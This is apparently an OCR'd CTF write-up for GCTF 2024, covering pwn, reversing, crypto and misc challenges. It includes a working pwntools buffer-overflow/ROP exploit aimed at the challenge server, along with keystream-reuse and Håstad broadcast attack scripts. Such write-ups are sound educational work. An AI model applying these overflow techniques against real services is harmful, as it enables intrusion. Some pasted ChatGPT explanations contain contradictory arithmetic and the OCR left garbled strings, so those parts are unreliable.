
GCTF 2024


WRITEUP BY


PWN

ret2win I




I look for the offset and the win address using gdb then execute the script to get the flag.






ret2win II



CHALLENGE
4 SOLVES
RET2WIN II
499
Another classic PWN challenge :)
Challenge author: CapangJabba
nc 3.1.25.253 9992
ret2win-t…
Flag
Submit


home > kali > Downloads > gctf24 > pwn > ret2win-two > template.py
from pwn import *
r = remote("3.1.25.253", 9992)
payload = b'A'*72 #offset
payload += p64(0x00000000004012ea) #interesting_function() "pop %rdi; ret" address
payload += p64(1337) #parameter
payload += p64(0x0000000000401216) #win() address
r.sendline(payload)
r.interactive()



(kali㉿kali)-[~/Downloads/gctf24/pwn/ret2win-two]
$ python template.py
[+] Opening connection to 3.1.25.253 on port 9992: Done
[*] Switching to interactive mode
Enter some data: gctf{x64_c4ll1ng_c0nv3nt10n}
[*] Got EOF while reading in interactive
$


REV

Gopher-chan



I used ghidra to analyze the gopher-chan-linux file and then send the main.main() function to chatgpt for further investigation. It explains that the function main.encryptRC4() is involved, which suggests the flag might be encrypted using RC4.





I got the flag after providing the main.encryptRC4() function to chatgpt.

In the function `main.encryptRC4()`, it looks like the flag is stored in a combination of several variables (`local_33`, `uStack_32`, `uStack_30`, `uStack_28`, `uStack_23`, and `local_20`) before being encrypted by an RC4 stream cipher. Here's a breakdown of what's happening:

Flag Assembly (before encryption):


- `local_33 = 0x47` → ASCII value of `'G'`.
- `uStack_32 = 0x5443` → This is `0x5443` in hex, which is `'CT'` in ASCII.
- `uStack_30 = 0x676e346c30677b46` → This represents `F{g0l4ng`.
- `uStack_28 = 0x705f7a315f` → This represents `_1z_p`.
- `uStack_23 = 0x743372` → This represents `r3t`.
- `local_20 = 0x7d3363316e5f7974` → This represents `ty_n1c3}`.

These segments, when put together, form a string that looks like part of the flag:


Copy code


```
GCTF{g0l4ng_1z_p3rtty_n1c3}
```

Get Me



Using the same step, I used ghidra to analyze the sangatsimple file and found the string "@@Tg}DYV9PYPgOkOxOIczSIdk<Wh4T{Pgqoj{\\:h5LkSXO5S" which calls the function executeme() if certain condition is met. I then send the main() and executeme() functions to chatgpt for further investigation.







It explained the breakdown of executeme() function and provided a Python script to extract the flag.


Applying the Logic to Extract the Flag:

1. **Initial String**: `param_2` = `" @@Tg}DYV9PYPgOkOxOIczSIdk<Wh4T{Pgqoj{\\:h5LkSXO5S"`
2. **First Transformation**: Decrement ASCII value by 1 for each character:
   - Example: ' ' (ASCII 32) becomes '!' (ASCII 31)
   - Result after transformation: `"ZZSf}CXU8OXOfNjNnNHbyRHcj;Vg3S[opjz[:g4KjRW4R"`
3. **Second Transformation**: Reverse the string:
   - Result: `"R4WRjK4g[:zjpo[SRg3V;jcHRybNHnNjfOXO8UXC}fSZZ"`
4. **Third Transformation**: For each character:
   - Add 2, XOR with 3, subtract 5:
   - Example: For character 'R' (ASCII 82):
     - Add 2: 82 + 2 = 84
     - XOR with 3: 84 ^ 3 = 87
     - Subtract 5: 87 - 5 = 82 (ASCII 'R')
   - Apply the transformation to each character in the reversed string.




I run the script and decode the output from base64 to get the flag.






CRYPTO

Warmup Salsa Sauce






```python
from pwn import xor

# Given encrypted flag and text from 'out.txt'
enc_flag = bytes.fromhex("fa1c26b66ad926ab75cd51526f05ec88f7f3160c74bec57f8aec3f7cace6fbb7370923e8c54067 3f057dada9e9540101d7f4dc0b6627f147fc47627a244cc88b2ea6c3340")
enc_text = bytes.fromhex("fa1c26b66ad926ab45cb05575b0ab90fcdf1060d72bfba6f90aa076cbcf2f3aa311a13fc800638382570bcbee142001290f1d41d3761e315b91730663c2cd8e1fe7a25482ce0cd09745028635ef5dae54282f162e448fec5f6b0e7d8ff85")

# Known plaintext
known_plaintext = b"We covered the drugs with our favourite salsa sauce. The stupid cops will not find it."

# Recover the keystream by XORing the known plaintext with its encrypted version
keystream = xor(enc_text[8:], known_plaintext)

# Use the keystream to decrypt the flag
flag = xor(enc_flag[8:], keystream)

# Print the raw flag in hexadecimal format
print("Recovered flag (hex):", flag.hex())

# Optionally, try to decode the flag if it's printable
try:
    print("Recovered flag (decoded):", flag.decode())
except UnicodeDecodeError:
    print("Flag contains non-UTF-8 characters, showing in raw format.")
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python test.py
Recovered flag (hex): 676374667b7930755f6630756e645f7468335f633063616 96e335f6137663966366626465616264333464646530666133303337323834383634656 27d2944f81b583ab4188971a5855a1c5a721a84a7d034323c06bca2
Flag contains non-UTF-8 characters, showing in raw format.
```



Overflow Resources






```python
    parsed_data = []
    for line in data:
        e, n, c = eval(line.strip())  # Each line is in the format [e, n, c]
        parsed_data.append((e, n, c))
    return parsed_data

# Apply Håstad's Broadcast Attack (CRT)
def broadcast_attack(e, moduli, ciphertexts):
    # Apply Chinese Remainder Theorem
    result, modulus = crt(moduli, ciphertexts)

    # Find the e-th root of the result
    message = integer_root(result, e)
    if message is not None:
        return l2b(message)
    else:
        print("Failed to find integer root")
        return None

# Collect ciphertexts with the same exponent and different moduli
def collect_for_broadcast(parsed_data):
    exp_to_data = {}

    for e, n, c in parsed_data:
        if e not in exp_to_data:
            exp_to_data[e] = []
        exp_to_data[e].append((n, c))

    return exp_to_data

if __name__ == '__main__':
    # Parse the output file
    parsed_data = parse_output_file('out.txt')

    # Collect ciphertexts for broadcast attack
    exp_to_data = collect_for_broadcast(parsed_data)

    # Try broadcast attack for each exponent
    for e, data in exp_to_data.items():
        if len(data) > 1:
            moduli = [item[0] for item in data]
            ciphertexts = [item[1] for item in data]
            print(f"Trying broadcast attack with e = {e}...")
            flag_part = broadcast_attack(e, moduli, ciphertexts)
            if flag_part:
                print(f"Recovered flag part: {flag_part}")
```


```
┌──(kali㉿kali)-[~/…/gctf24/crypto/overflow resources/dist(3)]
└─$ python solve.py
Trying broadcast attack with e = 91...
Recovered flag part: b'gctf{n0t_4ll_r3s0urc3s_ar3_need3d_f5'
Trying broadcast attack with e = 97...
Recovered flag part: b'e202ea971cbfd40f9fa15b9c8c64f2}'
```

MISC


I Forgot




I searched the name of the song from Plagiarism.mp3 using google and found that it is called Blurred Lines by Robin Thicke ft. T.I. and Pharrel. I then searched for the lawsuit case regarding the song and found the name of the courthouse on Wikipedia.




Find Me 1




I run exiftool hacker.png which display the metadata embedded within the hacker.png image file and found the name ShadeRaider96.



